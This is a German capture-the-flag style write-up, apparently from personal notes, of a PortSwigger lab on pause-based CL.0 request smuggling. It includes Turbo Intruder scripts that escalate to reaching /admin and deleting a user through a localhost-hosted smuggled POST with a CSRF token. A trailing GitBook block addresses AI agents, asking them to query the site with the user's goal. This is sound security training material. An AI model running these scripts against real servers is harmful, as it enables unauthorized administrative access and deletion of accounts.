> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/request-smuggling/server-side-pause-based-request-smuggling.md).
# Serverseitiges pausebasiertes Request-Smuggling
Notizen zu serverseitigem pausebasiertem Request-Smuggling für Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungs-Workflow, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### Serverseitiges, auf Pausen basierendes Request-Smuggling
Das Labor ist anfällig für einen serverseitigen Request-Smuggling-Angriff auf Pausenbasis. Der Frontserver leitet Anfragen kontinuierlich an den internen Server weiter, und der interne Server schließt die Verbindung nach einer Verzögerung der Inaktivität bei einigen Endpunkten nicht.
Um das Labor zu lösen:
* Identifiziere einen Desynchronisierungsvektor **CL.0** auf Basis einer Pause,
* Schmuggle eine Anfrage an den internen Server, um auf das Admin-Panel zuzugreifen **/admin**,
* Dann Benutzer löschen **carlos**.

**Hinweis**/ Einige solche Schwachstellen können nicht mit den nativen Burp-Tools ausgenutzt werden. Es ist notwendig, **Turbo Intruder** zu verwenden.
#### **Verwundbarer Punkt: `/resources`**

Durch Senden einer Anfrage an `/resources` und Einfügen einer langen Pause (61 Sekunden) kann man eine Desynchronisierung zwischen Front-End und Back-End verursachen:
```http
POST /resources HTTP/1.1
Host: 0a74000e041dbbc380a6498700dd0096.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 84
GET /error HTTP/1.1
Host: 0a74000e041dbbc380a6498700dd0096.web-security-academy.net
```
Um dieses Verhalten auszunutzen, verwenden wir **Turbo Intruder**.

#### **Basisskript**
Das Standardskript wird geändert, um eine Pause von **61 000 ms** einzufügen, nachdem der Marker (`pauseMarker`) gesendet wurde, sodass die zweite Anfrage nach der Verzögerung injiziert wird:

Die Analyse zeigt, dass zwei Anfragen nach etwa **62 Sekunden**am Back-End eintreffen, was die Schwachstelle bestätigt.
```python
def queueRequests(target, wordlists):
engine = RequestEngine(
endpoint=target.endpoint,
concurrentConnections=1,
requestsPerConnection=100,
pipeline=False,
)
attacker_request = """POST /resources HTTP/1.1
Host: 0a83008103e1b13c81d05266005700e7.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: %s
%s"""
smuggled_request = """GET /error HTTP/1.1
Host: 0a83008103e1b13c81d05266005700e7.web-security-academy.net
"""
normal_request = """GET / HTTP/1.1
Host: 0a83008103e1b13c81d05266005700e7.web-security-academy.net
"""
engine.queue(attacker_request, [len(smuggled_request), smuggled_request], pauseMarker=['/r/n/r/nGET'], pauseTime=61000)
engine.queue(normal_request)
def handleResponse(req, interesting):
table.add(req)
```
#### **Injektion in Richtung `/admin/`**
Durch Anpassung der geschmuggelten Anfrage an das Admin-Panel:
```http
def queueRequests(target, wordlists):
engine = RequestEngine(
endpoint=target.endpoint,
concurrentConnections=1,
requestsPerConnection=100,
pipeline=False,
)
attacker_request = """POST /resources HTTP/1.1
Host: 0a83008103e1b13c81d05266005700e7.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: %s
%s"""
smuggled_request = """GET /admin/ HTTP/1.1
Host: 0a83008103e1b13c81d05266005700e7.web-security-academy.net
"""
normal_request = """GET / HTTP/1.1
Host: 0a83008103e1b13c81d05266005700e7.web-security-academy.net
"""
engine.queue(attacker_request, [len(smuggled_request), smuggled_request], pauseMarker=['/r/n/r/nGET'], pauseTime=61000)
engine.queue(normal_request)
def handleResponse(req, interesting):
table.add(req)
```

Der interne Server antwortet mit **Found**, was beweist, dass Administratorzugriff erzwungen wurde.
#### **Löschung des Benutzers Carlos**


Um den CSRF-Schutz zu umgehen, wird der Host der geschmuggelten Anfrage auf **localhost**, einschließlich des POST-Body mit dem erfassten Token:
```http
def queueRequests(target, wordlists):
engine = RequestEngine(
endpoint=target.endpoint,
concurrentConnections=1,
requestsPerConnection=100,
pipeline=False,
)
attacker_request = """POST /resources HTTP/1.1
Host: 0a83008103e1b13c81d05266005700e7.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: %s
%s"""
smuggled_request = """POST /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Length: 53
csrf=Re4MnOmcNv3hE8gobZocHnS9vcwce2sc&username=carlos
"""
normal_request = """GET / HTTP/1.1
Host: 0a83008103e1b13c81d05266005700e7.web-security-academy.net
"""
engine.queue(attacker_request, [len(smuggled_request), smuggled_request], pauseMarker=['/r/n/r/nPOST'], pauseTime=61000)
engine.queue(normal_request)
def handleResponse(req, interesting):
table.add(req)
```
Die Injektion löst einen geschmuggelten POST auf dem internen Server aus, der Benutzer **carlos**.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/request-smuggling/server-side-pause-based-request-smuggling.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.